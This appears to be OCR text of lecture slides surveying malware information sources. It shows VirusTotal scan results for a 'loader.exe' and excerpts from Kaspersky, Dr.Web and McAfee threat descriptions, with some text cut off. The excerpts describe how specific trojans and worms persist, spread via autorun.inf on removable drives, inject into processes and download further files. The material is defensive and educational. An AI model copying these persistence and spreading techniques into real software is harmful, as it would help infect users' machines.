- Some professional teams exist


Information Sources

SHA1 MD5

Virustotal


Community
Statistics
Documentation
FAQ
About
English
Join our community
Sign
virustotal
VirusTotal is a free service that analyzes suspicious files and URLs and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.
File
URL
Search
loader.exe
Choose File
Maximum file size: 128MB
By clicking 'Scan it!', you consent to our Terms of Service and allow VirusTotal to share this file with the security community. See our Privacy Policy for details.
Scan it!
Blog | Twitter | contact@virustotal.com | Google groups | ToS | Privacy policy

Virustotal


File already analysed
This file was last analysed by VirusTotal on 2009-05-06 01:01:37 UTC (7 years ago) it was first analysed by VirusTotal on 2008-11-12 14:24:07 UTC.
Detection ratio: 32/40
You can take a look at the last analysis or analyse it again now.
Reanalyse
View last analysis
loader.exe
Choose File
Maximum file size: 128MB
By clicking 'Scan it!', you consent to our Terms of Service and allow VirusTotal to share this file with the security community. See our Privacy Policy for details.
Scan it!
Blog | Twitter | contact@virustotal.com | Google groups | ToS | Privacy policy

Virustotal

virustotal

SHA256: bd9666eff1fa3bc20667e091f7d180fb48f3a57ed85ffa2997c71c4ae311ea5f


Detection ratio: 32 / 40

Analysis date: 2009-05-06 01:01:37 UTC (7 years ago)


Analysis | File detail | Additional information | Comments 0 | Votes

Antivirus	Result	Update
AVG	Win32/Cryptor	20090505
AhnLab-V3	Win-Trojan/Xema.variant	20090505
AntiVir	TR/Crypt.XPACK.Gen	20090505
Authentium	W32/Trojan2.GQRR	20090506


ESET Virus Radar



Microsoft’s Malware Protection Center



Symantec’s Security Response



Kaspersky Virus Watch

SECURELIST

Internet threat level: 1

Follow us on twitter

Threats | Analysis | Blog | Statistics | Descriptions | Glossary

Home → Descriptions → Trojan.Win32.Agent.fajk

Trojan.Win32.Agent.fajk

Detected	Aug 31 2010 09:22 GMT
Released	Aug 31 2010 17:29 GMT
Published	Sep 19 2011 13:01 GMT

Technical Details
Payload
Removal instructions

Technical Details

A trojan program that downloads files from the Internet without the user's knowledge and launches them. It is a Windows application (PE-EXE file). 6656 bytes. Written in C++.

Installation

After launching, the trojan copies its body to the following file:

```
C:\Program Files\Common Files\seria.exe
```

The created copy is then launched for execution.

To delete the original file after shutting down, the trojan creates the shell script "Del.bat" in the current

Share Print

Malicious programs
- Trojans
  - Trojan

This type of behaviour covers malicious programs that delete, block, modify, or copy data, disrupt computer or network performance, but which cannot be classified under any of the behaviours identified above.

This classification also covers "multipurpose" Trojan programs, i.e. those that are capable of conducting several actions at once and which demonstrate several Trojan behaviours in a single program. This means they cannot be indisputably classified as having any single behaviour.

Dr.WEB Virus Library

Dr.WEB® Anti-virus

Home Business Download eStore Support Training Partners

Laboratory-live
Send suspicious file
Online scanner
Cure for free
Dr.Web virus database
Extended database

Virus library
Virus library
Virus reviews
Virus alerts

Knowledge database
Myths about Dr.Web
Myths about anti-viruses
Dr.Web classification of viruses
Types of viruses
Malicious programs
Unwanted programs
Glossary

Last updated: 2016-05-24 08:41:26 MSK

Top virus chart

SCRIPT.Virus	2.64%

Win32.Rmnet.12

Added to Dr.Web virus database: 2011-09-19
Virus description was added: 2011-09-30

Technical Information

To ensure autorun and distribution:

Creates or modifies the following files:

- %HOMEPATH%\Start Menu\Programs\Startup\ialxblbg.exe

Creates the following files on removable media:

- <Drive name for removable media>:\RECYCLER \S-4-5-31-0730777114-3188334412-751214860-7507\AGroPrqB.cpl
- <Drive name for removable media>:\autorun.inf
- <Drive name for removable media>:\RECYCLER \S-4-5-31-0730777114-3188334412-751214860-7507\cegkOjRY.exe

Malicious functions:

Injects code into

the following system processes:

- <SYSTEM32>\cscript.exe

a large number of user processes.

Intel Security/McAfee Virus Information

United States | About McAfee | Contact Us | Search

McAfee® for Consumer

intel Security

Products | Virus Information | Security Advice | Support | Free Trials | Common FAQs | My Account | Log In

Virus Profile: W32/Ramnit

Print Share

Threat Search

Risk Assessment:	Home Low | Corporate Low
Date Discovered:	6/1/2010
Date Added:	6/1/2010
Origin:	N/A
Length:	varies
Type:	Virus
Subtype:	Win32
DAT Required:	6000

Removal Instructions ►

Overview | Virus Characteristics | Removal Instructions

Virus Characteristics

Upon Execution **"W32/Ramnit"** injects itself with iexplorer.exe and connects to the following site fa[removed]opa.com through port 443 to download other malicious files.

Virus Information

- Virus Removal Tools
- Threat Activity
- Top Tracked Viruses
- Virus Hoaxes
- Regional Virus Information
- Global Virus Map
- Virus Calendar
- Glossary
- Anti-Virus Tips

► Display Threat Alerts on Your Site

PC Infected? Get Expert Help

McAfee Virus Removal Service

THANK YOU FOR YOUR ATTENTION!